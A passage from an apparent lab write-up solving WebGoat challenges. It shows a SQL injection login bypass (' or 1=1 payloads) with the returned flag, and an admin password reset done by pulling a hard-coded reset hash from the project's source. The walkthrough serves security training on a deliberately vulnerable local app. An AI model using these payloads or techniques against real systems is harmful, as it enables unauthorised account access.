password'+or+'1'%3d'1&remember=on		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Connection: close			
3 X-XSS-Protection: 1; mode=block			
4 X-Content-Type-Options: nosniff			
5 X-Frame-Options: DENY			
6 Content-Type: application/json			
7 Date: Sat, 07 May 2022 09:33:14 GMT			
8			
9 {			
10 "lessonCompleted" : true,			
11 "feedback" :			
12 "Congratulations, you solved the challenge. Here is			
13 your flag: 3ff3d84b-1957-41d0-91e6-26ea79179908",			
14 "output" : null,			
15 "assignment" : "Assignment5",			
16 "attemptWasMade" : true			
17 }			

With the idea of how an SQL works, there u go, we finished the task.

1

Can you login as Larry?



## LOGIN

Larry

.....

Remember me

Log In

[Forgot Password?](#)



a7179f89-906b-4fec-9d99-f15b796e7208

[Submit flag](#)

**Congratulations you have solved the challenge!!**

Solved

1

Can you login as Larry?

## LOGIN

Username

Password

Remember me

Log In

[Forgot Password?](#)



a7179f89-906b-4fec-9d99-f15b796e7208

[Submit flag](#)


Congratulations, you solved the challenge. Here is your flag: 3ff3d84b-1957-41d0-91e6-26ea79179908

**Username:** Larry


**Password:** [ ' or 1=1 - - ]

### 3. Admin Password reset:

Try to reset the password for admin.



The image shows a 'Forgot Password?' page. At the top center is a large black padlock icon. Below it, the text 'Forgot Password?' is displayed in a large, bold, black font. Underneath that, a smaller text says 'You can reset your password here.' Below this text is an input field with a placeholder 'email address' and a small envelope icon to its left. Below the input field is a large blue button with the text 'Reset Password' in white. At the bottom of the page, a copyright notice '(c) 2017 WebGoat Cloud Platform' is visible.

The image shows a 'Submit flag' page. At the top left is a small flag icon. Next to it is an input field containing the text 'a7179f89-906b-4fec-9d99-f15b796e7208'. Below the input field is a blue button with the text 'Submit flag' in white.

- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8:2013) Request Forgeries >
- Client side >
- Challenges >**
- Admin lost password
- Without password
- Admin password reset**
- Without account

1

Try to reset the password for admin.



## Forgot Password?

You can reset your password here.

email address

**Reset Password**

(c) 2017 WebGoat Cloud Platform

 a7179f89-906b-4fec-9d99-f15b796e7208

**Submit flag**



## Forgot Password?

You can reset your password here.




gjohan01@webgoat.org

**Reset Password**

(c) 2017 WebGoat Cloud Platform

An e-mail has been send to [gjohan01@webgoat.org](mailto:gjohan01@webgoat.org)



Mail ▾

COMPOSE

Inbox 1

Primary Social Promotions +


star password-reset Your password reset link for challenge 7 -Hi, you requested a password reset link, please us 5:52 AM

Your password reset link for challenge 7  
password-reset@webgoat-cloud.net

reset link, please use this [link](#) to reset your password.

ssword change you can ignore this message.

estions, please do not hesitate to reach us at support@webgoat-cloud.net



That is not the reset link for admin

Pretty straightforward task

develop  [WebGoat](#) / [src](#) / [main](#) / [java](#) / [org](#) / [owasp](#) / [webgoat](#) / [lessons](#) / [challenges](#) / [challenge7](#) / **Assignment7.java** /  Jump to ↺

 [nbaars](#) Refactoring (#1201)   Latest commit 711

2 contributors  

86 lines (77 sloc) | 3.85 KB


```
1 package org.owasp.webgoat.lessons.challenges.challenge7;
2
3 import lombok.extern.slf4j.Slf4j;
4 import org.owasp.webgoat.container.assignments.AssignmentEndpoint;
5 import org.owasp.webgoat.container.assignments.AttackResult;
6 import org.owasp.webgoat.lessons.challenges.Email;
7 import org.owasp.webgoat.lessons.challenges.SolutionConstants;
8 import org.owasp.webgoat.lessons.challenges.Flag;
```

```
public interface SolutionConstants {  
  
    //TODO should be random generated when starting the server  
    String PASSWORD = "!!webgoat_admin_1234!!";  
    String PASSWORD_TOM = "thisisasecretfortomonly";  
    String ADMIN_PASSWORD_LINK = "375afe1104f4a487a73823c50a9292a2";  
}
```

Comparing with the actual code, we get the password.

← → C ⓘ localhost:8080/WebGoat/challenge/7/reset-password/375afe1104f4a487a73823c50a9... ➤

**Success!!**



Here is your flag: **4c84f79a-b384-4f7d-90d4-4e4b0678df05**

And we use that to get this page

✓



## Forgot Password?

You can reset your password here.

✉ email address

Reset Password

(c) 2017 WebGoat Cloud Platform

🏁 a7179f89-906b-4fec-9d99-f15b796e7208

Submit flag

Congratulations you have solved the challenge!!

<http://localhost:8080/WebGoat/challenge/7/reset-password/ab81f5d9632d26c77cca20a58290610d>

Hash value: ab81f5d9632d26c77cca20a58290610d

Admin hash value: 375afe1104f4a487a73823c50a9292a2

